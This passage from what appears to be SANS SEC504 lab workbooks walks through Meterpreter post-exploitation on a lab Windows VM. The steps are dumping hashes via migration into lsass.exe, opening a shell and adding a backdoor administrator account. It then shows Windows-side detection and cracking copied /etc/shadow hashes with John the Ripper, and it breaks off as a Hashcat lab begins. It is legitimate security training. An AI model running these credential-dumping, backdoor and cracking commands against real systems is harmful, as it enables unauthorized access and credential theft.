We can also identify our Process ID with the `getpid` command, as shown here:

```
meterpreter > getpid
Current pid: 1340
```

Please write down this PID value! You will cross-reference it later in this lab.

Meterpreter Help

Let's look at the help facilities within Meterpreter. You can invoke them with either the help command or a question mark, as shown here:

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```

The commands are grouped into *Core* commands, *Stdapi* commands (broken into subcategories like *File System Commands* and *Networking Commands*), and *Priv* (again, separated into *Password Database Commands* and *Timestomp Commands*).

Dumping Hashes with Hashdump and Smart Hashdump

When Meterpreter runs with SYSTEM or admin privileges, we can use it to pull password hashes from the target. We can try to dump them from memory using the Meterpreter `hashdump` command:

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

On many versions of Windows, this command fails, because Microsoft made it more difficult to pull hashes from memory. However, since we have SYSTEM privileges we can sidestep this Microsoft restriction.

In particular, a Meterpreter script can pull the hashes from the registry stored in the filesystem instead of memory. Meterpreter scripts are invoked using the `run` command. It is useful to have multiple ways to get hashes, so if the first `hashdump` command failed, try this other approach using `run post/windows/gather/smart_hashdump` to invoke the Meterpreter script to grab hashes from the registry stored on the filesystem, as shown here:

```
meterpreter > run post/windows/gather/smart_hashdump


[*] Running module against SEC504STUDENT
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*]
/home/sec504/.msf4/loot/20190401025853_default_10.10.0.1_windows.hashes_864300.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY e2a5379f049ff5f37e322618f569e020...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+]
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+]
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+]
Sec504:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Here it looks like we have met with success, but look closely at the password hashes. The values are all the same for all users, representing *empty* password hashes. This is also the result of improved Windows defenses, preventing us from retrieving password hash information without first obtaining *User Account Control* privileges.

We have an additional method available for dumping password hashes through Meterpreter, but first we have to look at the `migrate` feature.

Process Migration

Establishing a Meterpreter session using the `psexec` exploit involves injecting a PowerShell process on the target system. We can observe this by using `getpid` to identify the PID, then examine the output of `ps` to identify the process name in the *path* column, as shown here:

```
meterpreter > getpid
Current pid: 1340
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User
Path
 ---   ----  ----                      ----  -------  ----                           --
--
 0     0     [System Process]
 4     0     System                    x64   0
 504   4     smss.exe                  x64   0
 576   784   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 584   576   csrss.exe                 x64   0
 664   656   csrss.exe                 x64   1
 684   576   taskhostw.exe             x64   1        SEC504STUDENT\Sec504
C:\Windows\System32\taskhostw.exe
 704   576   wininit.exe               x64   0
 736   656   winlogon.exe              x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe
 784   704   services.exe              x64   0
 796   704   lsass.exe                 x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\lsass.exe
 844   784   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 868   784   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 908   784   svchost.exe               x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
 956   784   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 1016  736   dwm.exe                   x64   1        Window Manager\DWM-1
C:\Windows\System32\dwm.exe
 1036  784   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1052  784   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1172  784   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE
C:\Windows\System32\svchost.exe
 1264  784   svchost.exe               x64   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\svchost.exe
 1316  784   vmacthlp.exe              x64   0        NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 1324  784   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 1340  5020  powershell.exe            x86   0        NT AUTHORITY\SYSTEM
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
...
```

Meterpreter is not limited to using this process however, and can migrate to different processes. This can be done to evade defender actions (such as killing an unrecognized process), or to obtain different system privileges.

For example, some Metasploit attacks require that your Meterpreter session have the same architecture as the native CPU on the system. In the `ps` output, we see that the `powershell.exe` process has an architecture of x86, even though this is a x64 system. Let's fix this by migrating to the `vmtoolsd.exe` process (which has an architecture of x64) using the `migrate` command, as shown here:

```
meterpreter > migrate -N vmacthlp.exe
[*] Migrating from 1340 to 1316...
[*] Migration completed successfully.
```

NOTE: Any experienced Metasploit user will tell you that if a Meterpreter session is going to fail, it will fail during the `migrate` command. If this command fails, simply run `exit` to leave the Meterpreter session. Run `exploit` again from the `msf5` prompt, and run the `migrate` command again. In some cases, it may be necessary to choose a different process name (feel free to try migrating into `VGAuthService.exe`, `CompatTelRunner.exe`, or `GoogleUpdate.exe`. If you continue to have trouble, it may be necessary to reboot your Windows VM.

Run the `sysinfo` and `getpid` commands again here to examine the new session changes:

```
meterpreter > sysinfo
Computer        : SEC504STUDENT
OS              : Windows 10 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : SEC504
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getpid
Current pid: 1316
```

Success!

Process Migration for Privilege Escalation

Previously, we saw that the `hashdump` and `smart_hashdump` commands failed to produce valid hashes from the target system. This is due to increased protections on Windows systems making it harder for an attacker to obtain password hashes. However, there is one additional opportunity for an attacker: To leverage the permissions of the LSASS process.

The Local Security Authority Subsystem Service (LSASS) is a Windows service that handles multiple security events and controls on the Windows platform. While attempting to run `hashdump` will fail from other processes due to a permission failure, we can migrate into the LSASS process to bypass this defense mechanism.

From your Meterpreter prompt, migrate to the `lsass.exe` process, as shown here:

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 1316 to 796...
[*] Migration completed successfully.
```

> *If this* `migrate` *command fails, please run* `exit` *to quit the Meterpreter session, then run* `exploit` *again to start a new session, then try the* `migrate -N lsass.exe` *command again.*

Next, run the `hashdump` command again:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sec504:1000:aad3b435b51404eeaad3b435b51404ee:864d8a2947723c4264598997c1d67a83:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fdedb8c208c8fcf4abf:::
```

In this output, the password hashes for the Administrator, DefaultAccount, and Guest accounts are all empty password hash values. This is because the accounts are disabled. However, notice that the NTLM hash for the Sec504 user is a non-empty hash value (as is the Windows Defender Application Guard *WDAGUtilityAccount* account). Success!

If multiple users had passwords on this system, we would obtain all of the password hashes. However, an attacker wouldn't stop here. Next we'll look at techniques to run commands on the Windows victim, and to establish additional access on the system.

Get a Shell

We can use Meterpreter to get handy `cmd.exe` shell access of the target as well by running the `shell` command, as shown here:

```
meterpreter > shell
Process 4428 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We now see the familiar `C:\>` prompt, into which we can type commands, such as `net user` to get a list of users on the machine, `net localgroup administrators` to get a list of admin-level accounts, and `ipconfig` to see network settings. Run these commands to gather additional Windows information, as shown here:

```
C:\Windows\system32> net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Sec504
The command completed with one or more errors.


C:\Windows\system32> net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Sec504
The command completed successfully.


C:\Windows\system32> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6dbd:e46b:9fd3:7a8a%9
   IPv4 Address. . . . . . . . . . . : 10.10.0.1
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

Don't exit your `cmd.exe` shell yet though. Next you'll add an additional user account.

Add an Administrative User Account

In the eventuality that an attacker is caught, they will attempt to establish a mechanism by which to regain access to their target system. This can be fairly sophisticated, but it can also be as easy as adding an additional administrative user account.

From the `cmd.exe` shell, add a new administrative user account with the name *admin* using the `net user /add admin mypassword` and `net localgroup administrators admin /add`, as shown here:

```
C:\Windows\system32> net user /add admin mypassword
net user /add admin mypassword
The command completed successfully.


C:\Windows\system32> net localgroup administrators admin /add
net localgroup administrators admin /add
The command completed successfully.
```

Backdoor account successfully added!

Next, exit the `cmd.exe` shell and get back to the Meterpreter by running the `exit` command, as shown here:

```
C:\Windows\system32> exit
meterpreter >
```

Analyzing the Attack from Windows – Overview

Now, we analyze the Windows machine to see the impact Metasploit is having on it. In particular, we look at TCP port usage with the `netstat` command. It helps us determine the process ID that has a connection. We then investigate the process in detail using the `tasklist` command, reviewing its loaded DLLs.

We also look at the events that are generated by the use of Metasploit's `psexec` module in the Event Viewer.

Finally, we migrate the Meterpreter code out of the `powershell.exe` process, jumping to a `calculator.exe` process we invoke. We then see how the memory consumption of `calculator.exe` changes after we migrate.

Open an Administrator Command Prompt

From your Windows VM, open a Command Prompt as an Administrator: Click Start, then right-click on the Command Prompt icon, then click More | Run as administrator.

Analyzing the Host: netstat and tasklist

From your administrator command prompt, run `netstat` to show TCP and UDP port activity (`-na`), with the process ID associated with each port (`-o`), piping the results through the `find` command looking for the string *EST* for established connections, as shown here:

```
C:\Windows\system32> netstat -nao | find "EST"
  TCP    10.10.0.1:1548         10.10.75.1:4444        ESTABLISHED     1340
```

You should see a connection associated with TCP port 4444 on your machine (and possibly other established connections). This is the default `LPORT` for many of Metasploit's payloads (although we could have changed that setting, we left it with the default so we could spot it easily now). Make a note of the Process ID (PID) using that port (the last item on the right of the output of `netstat`):

This PID should be the same one you recorded earlier, because it is the process the Meterpreter is running inside when launched (the `powershell.exe` process).

Let's get more information about that process using the `tasklist` command, with a filter (`/fi`) designed to let us focus on that PID:

```
C:\Windows\system32> tasklist /fi "pid eq ProcessID"
INFO: No tasks are running which match the specified criteria.
```

Replace the line `ProcessID` with the process ID number you wrote down earlier in the lab.

Curiously, `tasklist` indicates that the process does not exist. We can query for similar results using the `wmic` tool on Windows as well. Run the `wmic` command example shown here:

```
C:\Windows\system32> wmic process where processid=1340 get name
No Instance(s) Available.
```

Both commands fail to show a process, despite the output of `netstat` revealing that the PID has the TCP connection open. *This is because of the Meterpreter* `migrate` *command.* Due to the way that Meterpreter migrates to the specified process number, Windows no longer has an accurate indicator for the PID associated with the TCP connection.


Analyzing the Host: Sys Events

Let's look at the events that Windows records when the Metasploit `psexec` module is used against it. On your Windows machine, launch the Event Viewer:

```
C:\Windows\system32> eventvwr.msc
```

On the left of the screen, expand Windows Logs and select the System log. In the middle of your screen, look at the various event IDs.

Scroll to the event with an ID of 7045. Look at the General tab of this event. You can see that "a service was installed on the system." We can also see the service name, which is a pseudo-random string. This is certainly an anomalous event, corresponding to the `psexec` module (and other similar explotis).



Level	Date and Time	Source	Event ID	Task Category
Information	12/19/2018 11:31:41 AM	Windows Remote Manag...	10148	None
Information	12/19/2018 11:30:10 AM	Winlogon	7001	(1101)

Event 7045, Service Control Manager

A service was installed in the system.

Service Name: LUwxoPAhtoWsFkSd

Log Name:	System		
Source:	Service Control Manager	Logged:	12/19/2018 11:44:14 AM
Event ID:	7045	Task Category:	None
Level:	Information	Keywords:	Classic
User:	SEC504STUDENT\Sec504	Computer:	Sec504Student
OpCode:	Info		
More Information:	Event Log Online Help		

Finishing Up

We have now finished the lab, but feel free to explore different commands and features within Meterpreter. (Remember that you can get a list of commands by running `?` at the meterpreter prompt).

When you are completely finished with the lab, exit Meterpreter by typing:

```
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 10.10.0.1 - Meterpreter session 1 closed. Reason: User exit
```

Sometimes, Meterpreter hangs on exit. If you grow impatient, press CTRL+C to get back to your `msf5` prompt. Then, you can exit `msf5` by running:

```
msf5 exploit(psexec) > exit
root@slingshot:~#
```

Clean Up Windows

Return to your Windows administrator Command Prompt and delete the backdoor user you added in this lab by running `net user /del admin`, as shown here:

```
C:\Windows\system32> net user /del admin
The command completed successfully.
```

Why This Lab Is Important

Hopefully this lab helped to demystify some of the capabilities and features of Metasploit. This tool is a very important one for both defenders and attackers to know because it allows both to accurately replicate the attack style real adversaries utilize.

Bonus (If Time Permits or Homework)

- Experiment with the different features of Meterpreter. Some interesting modules you could try are webcam_snap, audio record, or the keylogger. (Note: These modules might not work on all systems!)

- Rerun the lab, but prior to running the exploit, try using the `msf5> show advanced` feature. You can modify many of the ways Metasploit behaves by altering the features exposed here.

Additional Resources

SANS Classes

SEC560: Network Penetration Testing and Ethical Hacking (https://www.sans.org/course/network-penetration-testing-ethical-hacking) SEC580: Metasploit Kung Fu for Enterprise Pen Testing (https://www.sans.org/course/metasploit-kung-fu-enterprise-pen-testing) SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking (https://www.sans.org/course/advanced-penetration-testing-exploits-ethical-hacking)

Articles

How does process migration work in Meterpreter (https://security.stackexchange.com/questions/90578/how-does-process-migration-work-in-meterpreter)

Books

Metasploit Penetration Testing Cookbook – Third Edition (https://www.packtpub.com/networking-and-servers/metasploit-penetration-testing-cookbook-third-edition)

Lab 4.1: John the Ripper

Brief Intro

In this lab, we'll use John the Ripper as a password-cracking tool on the Slingshot Linux VM.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Walkthrough

Creating Passwords to Crack

First you will create some accounts with various passwords to see how quickly they can be cracked by John the Ripper. You will create a few temporary accounts and give them some guessable/crackable passwords, so *make sure you delete these accounts after the lab is complete*. (We don't want someone hacking into your box through these accounts.) To help limit this possibility, you can set the shell for these new accounts to `/sbin/nologin`, so someone cannot log in through them. Still, it's a good idea to delete these accounts at the end of the lab.

Add accounts for each of your users: homer, marge, lisa, and bart. The `-s` `/sbin/nologin` directive tells the `useradd` command to set the shell for these accounts to a program that politely refuses login access to anyone who tries. Still, you can set a password for these accounts. So, create each account, and set a password for each using the `passwd` command.

> *Note: When you type in the passwords, they will not be displayed on your screen.*

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504:
root@slingshot:~# useradd homer -s /sbin/nologin
root@slingshot:~# passwd homer
Enter new UNIX password: homerhomer
Retype new UNIX password: homerhomer
passwd: password updated successfully
root@slingshot:~# useradd marge -s /sbin/nologin
root@slingshot:~# passwd marge
Enter new UNIX password: password
Retype new UNIX password: password
passwd: password updated successfully
root@slingshot:~# useradd lisa -s /sbin/nologin
root@slingshot:~# passwd lisa
Enter new UNIX password: passwor8
Retype new UNIX password: passwor8
passwd: password updated successfully
root@slingshot:~# useradd bart -s /sbin/nologin
root@slingshot:~# passwd bart
Enter new UNIX password: your choice
Retype new UNIX password: your choice
passwd: password updated successfully
```

Retrieve Passwords on Linux

Next, make a copy of the `/etc/passwd` and `/etc/shadow` files. We advise you to run John against a copy of these files. If you use the original file, you may accidentally overwrite it. We know... we've done it before.

First, check if you have shadow passwords. Run this command:

```
root@slingshot:~# head -n 3 /etc/shadow
root:$1$LEHaquNq$b66hPxlOYfM6ne8RbWQ1h1:17315:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
```

If it displays results, you have a shadow password file, so you have to use both `/etc/passwd` and `/etc/shadow` to crack the passwords.

Copy `/etc/passwd` and `/etc/shadow` into your `/tmp` directory with these commands:

```
root@slingshot:~# cp /etc/passwd /tmp/passwd_copy
root@slingshot:~# cp /etc/shadow /tmp/shadow_copy
```


Running John the Ripper

Now, if you have both a password file and a shadow file, you need to combine the two. Combine them using the `unshadow` script that comes with John the Ripper, using the following commands:

```
root@slingshot:~# unshadow /tmp/passwd_copy /tmp/shadow_copy > /tmp/combined
```

This command fuses the two files together into a single file called `combined` in your `/tmp` directory.

Look at the combined file, as well as John's built-in dictionary:



```
root@slingshot:~# less /tmp/combined
root:$1$LEHaquNq$b66hPxlOYfM6ne8RbWQ1h1:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
in
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:*:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fa
lse
systemd-network:*:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:*:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:*:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:*:104:108::/home/syslog:/bin/false
&underbar;apt:*:105:65534::/nonexistent:/bin/false
messagebus:*:106:110::/var/run/dbus:/bin/false
uuidd:*:107:111::/run/uuidd:/bin/false
sshd:*:108:65534::/var/run/sshd:/usr/sbin/nologin
sec560:$6$ejCB5J6d$aPfsI..Y32GK6V1qxnkicmaVoWAnEJKV1G/sBVfRa0qkCLT3piEdY5OO0cYB/MeWDbYFn/qC

mysql:!:109:116:MySQL Server,,,:/nonexistent:/bin/false
whoopsie:*:110:118::/nonexistent:/bin/false
```

```
root@slingshot:~# less /opt/JohnTheRipper/run/password.lst
#!comment: This list has been compiled by Solar Designer of Openwall Project
#!comment: in 1996 through 2011.  It is assumed to be in the public domain.
#!comment:
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!comment: (that is, more common passwords are listed first).  It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
#!comment: occurred in 2006 through 2010.
#!comment:
#!comment: Last update: 2011/11/20 (3546 entries)
#!comment:
#!comment: For more wordlists, see http://www.openwall.com/wordlists/
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
service
...
```

Remember: To exit the `less` *command, use the* `Q` *key.*

John the Ripper Output

Running John is straightforward. Execute the `john` command followed by the combined password file, as shown here:

```
root@slingshot:~# john /tmp/combined
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-
smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (md5crypt, crypt(3) $1$ [MD5 128/128
SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
sec580           (sec580)
root             (root)
2g 0:00:00:00 DONE 1/3 (2019-03-07 21:22) 200.0g/s 500.0p/s 600.0c/s 600.0C/s
root..sec580
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

In this example, John recovered two passwords for the sec580 and root accounts, both using the *md5crypt* password hash mechanism. The shadow file for the Slingshot VM includes two accounts with this older password hash mechanism (which is common to find, when a UNIX or Linux system is upgraded but older accounts have not yet reset their passwords).

The remaining accounts in the file have not yet been cracked. To target the newer password hash format, run John again, this time adding the `--format=sha512crypt` argument, as shown here:

```
root@slingshot:~# john --format=sha512crypt /tmp/combined
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512
128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
sec560           (sec560)
homerhomer       (homer)
password         (marge)
```

While John is running, press the space bar to get status information. Notice the current guess and how it changes with time. Also, note the third column, which indicates the current mode John is using (1-3), starting with Single Crack mode, moving quickly to Wordlist mode (dictionary and hybrid), and then to Incremental mode (brute force). It even tells you what percentage of the given mode it has completed. Also, note the *c/s* output, which shows you the number of guesses and comparisons per second. This is a speedy tool.

How long did it take for various passwords to crack?

Please only let it run for approximately 5 minutes.

Cleaning Up: Removing the Created Accounts

For security, please remove the accounts you just created, as shown here:

```
root@slingshot:~# deluser homer
Removing user `homer' ...
Warning: group `homer' has no more members.
Done.
root@slingshot:~# deluser marge
Removing user `marge' ...
Warning: group `marge' has no more members.
Done.
root@slingshot:~# deluser lisa
Removing user `lisa' ...
Warning: group `lisa' has no more members.
Done.
root@slingshot:~# deluser bart
Removing user `bart' ...
Warning: group `bart' has no more members.
Done.
```

Bonus (If Time Permits or Homework)

Consider downloading and setting up a version of John the Ripper that is optimized for your hardware. Chances are you'll see dramatic speed improvements compared to what you get on the VMs we provided.

> *NOTE: Be sure you're allowed to install John the Ripper on the system you use. If you have brought a laptop from your organization - even if it's a "loaner" laptop, make sure you have written permission to install it on the host OS.*

Research topics related to this lab. Here's some areas of further study:

- This article from CSO Online on reverse password cracking (https://www.csoonline.com/article/2641462/security/password-cracking-in-reverse.html)
- correct horse battery staple (https://xkcd.com/936/)
- Using geolocation to create better wordlists (https://www.youtube.com/watch?v=-ZNNA7Z0JGM)

Additional Resources

Spend some time reading the `man` page for John the Ripper. You will likely be pleasantly surprised how detailed and feature rich it is (`man john`).

SANS SEC560: Network Penetration Testing and Ethical Hacking (https://www.sans.org/sec560)

SANS SEC505: Securing Windows and PowerShell Automation (https://www.sans.org/sec505)

Lab 4.2: Hashcat

Brief Intro

In this lab, we're going to use Hashcat to crack some password hashes using the Windows VM. Hashcat is probably the most flexible and powerful password cracker available to the public today, widely used by attackers, but also by defenders for understanding the risks associated with weak passwords.

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Run `hashcat` to crack the `sam.txt` and `md5.txt` files located in your Windows VM in the `C:\Tools\hashcat-4.1.0` directory.

Walkthrough

Running Hashcat on Windows

Now we are going to run Hashcat on some Windows LM and NT password hashes. To do this, we will first need to change directories to the `C:\Tools` directory on the Windows VM:

